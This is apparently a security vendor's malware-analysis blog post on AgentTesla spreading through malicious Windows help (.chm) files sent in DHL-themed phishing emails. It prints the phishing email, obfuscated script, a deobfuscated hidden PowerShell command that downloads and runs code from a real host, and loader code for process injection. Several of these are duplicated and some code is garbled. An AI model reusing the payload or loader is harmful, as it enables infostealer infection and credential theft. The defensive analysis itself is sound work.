

Posted on [May 23, 2022](#)

## AgentTesla being distributed through Windows help files (\*.chm)

The ASEC analysis team recently discovered that the AgentTesla malware is being distributed in a new way. While the existing distribution method of AgentTesla, which has been introduced several times in the ASEC blog, used malicious VBA macros in PowerPoint (\*.ppt) documents, the new distribution method is to execute powershell commands using Windows help files (\*.chm). Confirmed.



Distributing AgentTesla

through more sophisticated malicious PPT — ASEC BLOG The ASEC analysis team has been introducing malicious PPT files that have been steadily circulating since last year. Recently, it was confirmed that various malicious functions were added to scripts executed in malicious PPT files. The method of executing the malicious PPT file is the same as the previously introduced method, and functions such as additional malicious code execution, Anti-AV, and UAC bypass are performed by the malicious script. When the PPT file is executed, a notification window for selecting whether to include a macro is created as shown below. At this time, if you select the include macro button, the malicious macro is automatically executed. Ouch...

The malicious CHM file is attached to a phishing email impersonating DHL, a shipping company, and distributed in the form of a compressed file. In addition to DHL, phishing emails are being distributed on various topics, so users need to be careful.

2022-05-20 (금) 오전 3:30  
 Santiago Laporte <Santiago.Laporte@universal.com.uy>  
 RV: Número de folleto DHL Air Way: 2901397451

받는 사람 Mario A. del Riego  
 ⓘ 이 메시지가 표시되는 방식에 문제가 있으면 여기를 클릭하여 웹 브라우저에서 메시지를 확인하십시오.

 50YearsEmailSignature\_W771.jpg (65 KB)  dhl\_logo.gif (624 B)  2901397451.r15 (7 KB)  facebook\_30x30.png (21 KB)  instagram\_30x30.png (3 KB)

Re: [Santiago.Laporte@universal.com.uy](mailto:Santiago.Laporte@universal.com.uy)  
 Enviado el: jueves, 19 de mayo de 2022 04:35 a.m.  
 Asunto: Número de folleto DHL Air Way: 2901397451

iEstimado cliente!

Le agradecemos su cooperación e informamos que su carga ha llegado a Warehouse DHL Express Transportation Network.

Firme la declaración adjunta adjunta de documentos de carga adjuntos y regrese a nuestro agente.

**Descripción:**

Air Waybill Número **2901397451** (peso físico: **1.05 kg**; asientos: **1**).

Los datos de contacto de su agente de importación para la Declaración de Cargo de Aduanas se enumeran a continuación. Para contactar a nuestro empleado, le pedimos que use la comunicación por correo electrónico. Por el momento, esta es la forma más rápida y confiable de comunicarse con nosotros. La mayoría de nuestros empleados ahora trabajan de forma remota.

Atentamente,

  
 Sigitas Šakys Estatuto internacional DHL Express  
 Tel: +34 972 546 815, express.dhl.com  
 Fax : +34 972 546 811

2022-05-20 (금) 오전 3:30  
 Santiago Laporte <Santiago.Laporte@universal.com.uy>  
 RV: Número de folleto DHL Air Way: 2901397451

받는 사람 Mario A. del Riego  
 ⓘ 이 메시지가 표시되는 방식에 문제가 있으면 여기를 클릭하여 웹 브라우저에서 메시지를 확인하십시오.

 50YearsEmailSignature\_W771.jpg (65 KB)  dhl\_logo.gif (624 B)  2901397451.r15 (7 KB)  facebook\_30x30.png (21 KB)  instagram\_30x30.png (3 KB)

Re: [Santiago.Laporte@universal.com.uy](mailto:Santiago.Laporte@universal.com.uy)  
 Enviado el: jueves, 19 de mayo de 2022 04:35 a.m.  
 Asunto: Número de folleto DHL Air Way: 2901397451

iEstimado cliente!

Le agradecemos su cooperación e informamos que su carga ha llegado a Warehouse DHL Express Transportation Network.

Firme la declaración adjunta adjunta de documentos de carga adjuntos y regrese a nuestro agente.

**Descripción:**

Air Waybill Número **2901397451** (peso físico: **1.05 kg**; asientos: **1**).


Los datos de contacto de su agente de importación para la Declaración de Cargo de Aduanas se enumeran a continuación. Para contactar a nuestro empleado, le pedimos que use la comunicación por correo electrónico. Por el momento, esta es la forma más rápida y confiable de comunicarse con nosotros. La mayoría de nuestros empleados ahora trabajan de forma remota.

Atentamente,

  
 Sigitas Šakys Estatuto internacional DHL Express  
 Tel: +34 972 546 815, express.dhl.com  
 Fax : +34 972 546 811

[Figure 1] DHL Phishing Mail

피싱 메일에 첨부된 압축 파일을 압축 해제하면 악성 CHM 파일이 존재하며, 해당 파일을 실행 시 대기 문구가 포함된 정상 도움말 창을 생성하여 사용자가 악성 행위를 알아차리기 어렵도록 한다.



[그림 2] 정상 도움말 창

하지만 실제로는 내부 HTML 에 포함된 악성 스크립트에 의해 악성 행위가 수행된다. 악성 스크립트가 포함된 HTML 은 [그림 3], [그림 4] 와 같이 난독화된 형태이며, [그림 5] 및 [그림 6] 은 난독화가 해제된 코드이다. 난독화가 해제된 코드를 살펴보면 지난 3월부터 소개했던 악성

CHM 파일들과 유사한 방식을 이용한 것을 알 수 있다. 특정 id 속성 영역에 악성 명령어를 포함시킨 후 Click() 함수를 통해 자동으로 해당 명령어가 실행되게 한다.

[그림 3] 난독화된 HTML 유형 1

```
function k(d,e){return b(d-0xb9,e);}function b(c,d){var e=a();return b=function(f,g){f=f-0x81;var h=e[f];if(b['oVHNFB']===undefined){var i=function(n){var o='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789/-';var p='';for(var r=0x0,s,t,u=0x0;t=n['charAt'](u++);~t&=s=r&0x4? s*0x40+t,r+=0x4):p+=String(['fromCharCode']([0xff&s>>(-0x2*r&0x6):0x0]):t=o['indexOf'](t));for(var v=0x0,w=p['length'];v<w;v++){q+=t+'0'+[p['charCodeAt']](v)['toString']([0x10]):'slice'](-0x2);}return decodeURIComponent(q);}:var m=function(n,o){var p=[],q=0x0,r=t='';n=i(n);var u:for(u=0x0;u<0x100;u++){p[u]=u;}for(u=0x0;u<0x100;u++){q=(q+p[u]+o['charCodeAt'](u%o['length']))*0x100,r=p[u].p[q]=r:u=0x0,q=0x0;}for(var v=0x0:v<n['length']:v++) {u=(u+0x1)%0x100,q=(q+p[u])%0x100,r=p[u].p[q],p[q]=r,t+=String(['fromCharCode']([n['charCodeAt'](v)^p[(p[u]+p[q])%0x100]]));}return t};:b['XxSTeh']=m,c=arguments,b['oVHNFB']=!![];:var j=e[0x0],k=f+j,l=c[k]:return!l?(b['qREXoF']===undefined&&(b['qREXoF']=!![]),h=b['XxSTeh'](h,g),c[k]=h):h=l,h;},b(c,d):}function c(b,d){var e=a();return c=function(f,g){f=f-0x81;var h=e[f];if(c['fjERSp']===undefined){var i=function(m){var n='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789/-';var o='';for(var q=0x0,r,s=t=0x0;s=m['charAt'](t++);~s&s&(r=q*0x4;r*0x40+s:s,q+=0x4):p+=String(['fromCharCode']([0xff&r>>(-0x2*q&0x6):0x0]):o={s=n['indexOf'](s)}:for(var u=0x0,v=o['length']:u<v;u++)(p+=t+'0'+[0x00+t]['charCodeAt']([u])[['toString']([0x10]):'slice'](-0x2);}return decodeURIComponent(p);}:c['nFqPZM']=!![];:var j=e[0x0],k=f+j,l=b[k]:return!l?(h=c['nFqPZM'](h),b[k]=h):h=l,h;},c(b,d):}function l(d,e){return c(d-0xed,e);}(function(d,e){var q={d:0x100,e:'$6n',f:0x51d,g:0x458,h:0x454,r:0x4af

'xSojq','ex0x','DWdcTa','EmkRW6W','z284','ntC5otLhEg9UvMO','sunZ','uem5','nSoyxq','W7NcSSo0','g8oZzG','uwlg','weKR','aKSv','aezd','s3Lb','AFKY','vg1w','W7RcKSo0','DjY+','mJvK','j1VcSa','vKq0','amkjW5a','B01P','rZLR','ulzc','vtbN','y2D1','suDK','kaij','vuZR','suul','q2nN','iXddLG','WRqSnG','nvud','WQ7dVly','tuqW','vle5','AwIY','v2XQ','mLvU','y25k','bHddKa','W0xdTS0L','gSo4kG','DCdkdW7m','nule','W77cV0e','WRxcSr0','r1z0','yKDv','tM9I','mJL0','AMrd','WOpdHWKAxmoff8kgW73dI8cO','0pxD0LWDq','vtfk','zmkHWRq','AKHO','iCo3uq','WPBd1T0','WPNdSm0l','sKtI','sgTz','W6ddRudcSmkHWQz/W5X/pxG','lmkPWR0','qZvu','txvt','iyDc','k0NDSG','muPk','WQcpPNW','sJfo','m3Hk','uJvq','W6JcPItdT8oEWOnS','Eg5j','nsu8','CfPd','WRRdVLj6W/cV8kndW','wLyW','twly','v1ma','W753xq','W4H7yg','ymoiag','BLPv','s1jv','mwnt','wejS','EufU','sc/dTn3SLqxW0ldHlySb8o8','W6fSWOA','BKp5','W03Cg0v','mlyW','W45dwW','ccWoW5K','BLPw','Efrr','sSkaw60','WQjnW40','rWb1','mgDx','y0D4','BeP5','s1bd','mso8WOC','wlC1','CYjo','W0lcTvG','uw5j','WRNqdQba','mtty0nJm5nM11v25MyG','m0OW','pGiM','v8k0W6K','WR/dISoc','sNLK','ktqj','Dc93','bgyi','DuXR','lKxcUG','B17cTq','C1Lx','W04GW5y','yMXc','C1Ly','Agjv','ndu2m2u2mef0yzv2DW','BLjf','me5t','W62czMWW','utnw','mJjVB3HRDLi','uu/dPG','rtr0','W5Vdnre','WRpdTza','xmorEW','tNPH','mLvN','CMiZ','W4dcQr8','W5BdGSch']:a=function(){return r;}:return a();}
```

[그림 4] 난독화된 HTML 유형 2

[그림 5] 난독화 해제된 HTML 유형 1

```
<html>
<title> Customer service </title>
<head>
</head>
<body>

<h2 align=center> Customer service </h2>
<p>
<h3 align=center> Please Wait... </h3>
</p>
</body>
</html>

<OBJECT id=shortcut classid="clsid:52a2aaaae-085d-4187-97ea-8c30db990436" width=1 height=1>

<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value="",powershell.exe, -WindowStyle hidden $t0='DE5'.replace('D','I').replace('5','x');sal g $t0;$ErrorActionPreference = 'SilentlyContinue';$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $t56fg;'[void' + ']' [Syst' + 'em.Reflie' + 'ction.Asse' + 'mbly]::LoadWi' + 'thPartialName(''Microsoft.VisualBasic'')'|g;do ($ping = test-connection -comp google.com -count 1 -Quiet) until ($ping);$tty='(New-'+'Obje'+'ct Ne'+'t.We'+'bCli'+'ent)'|I`E`X;$mv=[Microsoft.VisualBasic.Interaction]::CallByName($tty,'Down' + 'load' + 'Str' + 'ing',[Microsoft.VisualBasic.CallType]::Method,'http' + '://exipnikouzina.gr/S15.jpg')|g">

</OBJECT>

<SCRIPT>
shortcut.Click();
</SCRIPT>

<html>
<title> Customer service </title>
<head>
</head>
<body>

<h2 align=center> Customer service </h2>
<p>
<h3 align=center> Please Wait... </h3>
</p>
</body>
</html>

<OBJECT id=shortcut classid="clsid:52a2aaaae-085d-4187-97ea-8c30db990436" width=1 height=1>

<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value="",powershell.exe, -WindowStyle hidden $t0='DE5'.replace('D','I').replace('5','x');sal g $t0;$ErrorActionPreference = 'SilentlyContinue';$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $t56fg;'[void' + ']' [Syst' + 'em.Reflie' + 'ction.Asse' + 'mbly]::LoadWi' + 'thPartialName(''Microsoft.VisualBasic'')'|g;do ($ping = test-connection -comp google.com -count 1 -Quiet) until ($ping);$tty='(New-'+'Obje'+'ct Ne'+'t.We'+'bCli'+'ent)'|I`E`X;$mv=[Microsoft.VisualBasic.Interaction]::CallByName($tty,'Down' + 'load' + 'Str' + 'ing',[Microsoft.VisualBasic.CallType]::Method,'http' + '://exipnikouzina.gr/S15.jpg')|g">

</OBJECT>

<SCRIPT>
shortcut.Click();
</SCRIPT>
```

[그림 6] 난독화 해제된 HTML 유형 2

해당 스크립트에서 실행되는 명령어는 powershell 명령어로, 특정 url에 접속하여 추가 악성 데이터를 다운로드 받아 실행하는 기능을 수행한다. 확인된 악성 URL은 아래와 같으며, JPG 확장자를 이용한 것이 특징이다.

- 다운로드 URL hxxp://pacurariu[.]com/F37.jpg hxxp://pk-consult[.]hr/N2.jpg hxxp://exipnikouzina[.]gr/S15.jpg

악성 URL에서 다운로드되는 데이터는 추가 powershell 명령어이다. 기존에 소개했던 유포 방식은 파워포인트 내 악성 VBA 매크로가 실행되면 mshta 프로세스를 통해 악성 데이터를 다운로드 받아 실행하는 방식이었다. 기존 방식에서도 다운로드 받아지는 데이터는 powershell 명령어였으며 실행되는 악성코드 유형 및 실행 방식이 유사한 것을 확인하였다. 또한, 해당 데이터를 다운로드하는 과정이 파워포인트 내 악성 VBA 매크로를 이용했던 것에서 원도우 도움말 파일 내 악성 powershell 명령어를 이용하는 것으로 변형된 것을 알 수 있다.

다운로드된 데이터는 기존과 동일한 기능을 수행하며, 악성 딜넷 실행 파일을 로드하게 된다. 바이너리는 총 2개로, 하나는 악성 행위를 수행하는 AgentTesla 악성코드이며 나머지 하나는 해당 악성코드를 정상 프로세스에 인젝션하는 기능을 수행하는 Loader이다. 해당 바이너리들은 gzip을 통해 압축 해제되어 실행된다. 해당 스크립트에서 디코딩된 Loader는 toooyou 클래스의 Black 메소드를 실행하며, 실행 인자로 인젝션 대상인 정상 프로세스명과 압축된 AgentTesla 바이너리를 포함한다.

[그림 7] 다운로드된 악성 powershell 명령어

실행되는 Black 메소드는 아래와 같으며, 압축된 AgentTesla 를 압축 해제 후 RegAsm.exe 프로세스에 인젝션을 수행한다. 위 과정을 통해 정보 유출형 악성코드인 AgentTesla 가 FileLess 형태로 동작하게 된다.

```
public class toooyou
{
    // Token: 0x06000052 RID: 82 RVA: 0x00018E50 File Offset: 0x00017050
    [STAThread]
    public static void Black(string tt, byte[] ukk)
    {
        k78er0sdfffff k78er0sdfffff = toooyou. u206E u2020 u206F u202B u206A u200E u206B u202D u206E u200E u200F u200C u206C u
         u202A u202E u202A u202E u206D u202C u200F u2020 u206D u202E u206E u202A u202B u206C u202C u202E u202D u200B u200F u202C u206D u202E ( );
        MethodInfo methodInfo = toooyou. u206C u2000 u202A u202B u206E u202A u206C u202C u2000 u206F u202A u206E u202B u202E u206A u
         u2000 u206F u202A u206E u2000 u202E u2020 u200F u202B u206B u200C u206D u202A u200F u202B u202A u202E u206A u
         u202B u206D u202E u206B u202C u206F u2020 u200B u206B u202E u2020 u206D u2020 u202C u206F u2020 u202B u206D u202E (toooyou. u206
         u202B u206E u206B u202C u206F u2020 u200B u206A u202E u2020 u206B u202E u2020 u206D u2020 u202C u206F u2020 u202B u206D u202E 
         u202C u206E u2020 u206C u202A u206C u2020 u200D u200C u206F u2020 u202B u200E u2020 u206D u2020 u202C u206A u202B u202B u200F u202E 
         u202E string>(2674147979u));
        object[] array;
        for (;;)
        {
            IL_10:
            uint num = 1904226528u;
            for (;;)
            {
                uint num2;
                switch ((num2 = (num ^ 470079456u)) % 3u)
                {
                    case 1u:
                        array = new object[]
                        {
                            tt,
                            toooyou.GLPFGLLRRRR(ukk)
                        };
                        num = (num2 + 261680188u ^ 1846813237u);
                        continue;
                    case 2u:
                        goto IL_10;
                    }
                    goto Block_1;
                }
            }
            Block_1:
            object obj = toooyou. u206D u2020 u206B u200B u202C u200F u2000 u202A u206D u206C u202A u206A u200E u202B u206C u200C u2000 
             u202E u200D u206C u206E u200B u202E u2000 u202C u202E u206A u206A u206E u200D u202E (methodInfo, null, array);
        }
    }

    public static byte[] GLPFGLLRRRR(byte[] bytesToDecompress)
    {
        GZipStream gzipStream = toooyou. u200C u2000 u202C u200D u202B u200B u202E u206E u202C u202B u200B u2000 u202B u206B u200F u202B u200F 
         u200C u206E u206E u202C u206C u200F u200B u202B u206A u200D u200F u202C u202A u206D u206D u202E (toooyou. u202B u20
         u206E u200B u200B u200B u200C u202B u206B u200C u200F u202A u200B u206A u200E u202A u200D u202A u202A u202B u206D u20
         u206C u200F u2026 u206D u2020 u200E u2026 u202E u200E u2026 u202E (bytesToDecompress), CompressionMode.Decompress);
    }

    public class toooyou
    {
        // Token: 0x06000052 RID: 82 RVA: 0x00018E50 File Offset: 0x00017050
        [STAThread]
        public static void Black(string tt, byte[] ukk)
        {
            k78er0sdfffff k78er0sdfffff = toooyou. u206E u2020 u206F u202B u206A u200E u206B u202D u206E u200E u200F u200C u206C u
             u202A u202E u202A u202E u206D u202C u200F u2020 u206D u202E u206E u202A u202B u206C u202C u202E u202D u200B u200F u202C u206D u202E ( );
            MethodInfo methodInfo = toooyou. u206C u2000 u202A u202B u206E u202A u206C u202C u2000 u206F u202A u206E u202B u202E u206A u
             u2000 u206F u202A u206E u2000 u202E u2020 u200F u202B u206B u200C u206D u202A u200F u202B u202A u202E u206A u
             u202B u206D u202E u206B u202C u206F u2020 u200B u206B u202E u2020 u206D u2020 u202C u206F u2020 u202B u206D u202E (toooyou. u206
             u202B u206E u206B u202C u206F u2020 u200B u206A u202E u2020 u206B u202E u2020 u206D u2020 u202C u206A u202B u202B u200F u202E 
             u202E string>(2674147979u));
            object[] array;
            for (;;)
            {
                IL_10:
                uint num = 1904226528u;
                for (;;)
                {
                    uint num2;
                    switch ((num2 = (num ^ 470079456u)) % 3u)
                    {
                        case 1u:
                            array = new object[]
                            {
                                tt,
                                toooyou.GLPFGLLRRRR(ukk)
                            };
                            num = (num2 + 261680188u ^ 1846813237u);
                            continue;
                        case 2u:
                            goto IL_10;
                        }
                        goto Block_1;
                    }
                }
            }
            Block_1:
            object obj = toooyou. u206D u2020 u206B u200B u202C u200F u2000 u202A u206D u206C u202A u206A u200E u202B u206C u200C u2000 
             u202E u200D u206C u206E u200B u202E u2000 u202C u202E u206A u206A u206E u200D u202E (methodInfo, null, array);
        }
    }

    public static byte[] GLPFGLLRRRR(byte[] bytesToDecompress)
    {
        GZipStream gzipStream = toooyou. u200C u2000 u202C u200D u202B u200B u202E u206E u202C u202B u200B u2000 u202B u206B u200F u202B u200F 
         u200C u206E u206E u202C u206C u200F u200B u202B u206A u200D u200F u202C u202A u206D u206D u202E (toooyou. u202B u20
         u206E u200B u200B u200B u200C u202B u206B u200C u200F u202A u200B u206A u200E u202A u200D u202A u202A u202B u206D u20
         u206C u200F u2026 u206D u2020 u200E u2026 u202E u200E u2026 u202E (bytesToDecompress), CompressionMode.Decompress);
    }
}
```

[그림 8] Loader 내부 코드

AgentTesla 는 주간 통계 TOP3 안에 드는 악성코드로 파워포인트를 이용한 유포 방식에서도 다양한 형태로 정교하게 변형되어 왔다. 또한, 최근 윈도우 도움말 파일(\*.chm)을 이용한 악성코드 유형이 증가하고 있어 사용자의 주의가 필요하며, 출처가 불분명한 파일의 경우 실행을 자제하도록 해야 한다.

현재 V3에서는 해당 악성코드들을 다음과 같이 진단하고 있다.

[파일 진단] Trojan/CHM.Agent (2022.05.16.01) Trojan/CHM.Agent (2022.05.24.00) Infostealer/Win.AgentTesla.R420346 (2021.05.12.04)

[IOC ] 91dbec3653b27c394719fcf5341fe460 4e5ef8e38b17fdf30961f28d4b5e2e23 5d0fc901682170421ebdd5c1ce047c5e  
156cbb249d592230bea8fadad028b6b hxxp .

Related IOCs and related detailed analysis information can be checked through AhnLab's next-generation threat intelligence platform 'AhnLab TIP' subscription service.



Categories: [Malware information](#)

Tagged as: [AGENTTESLA](#) , [chm](#) , [Help](#)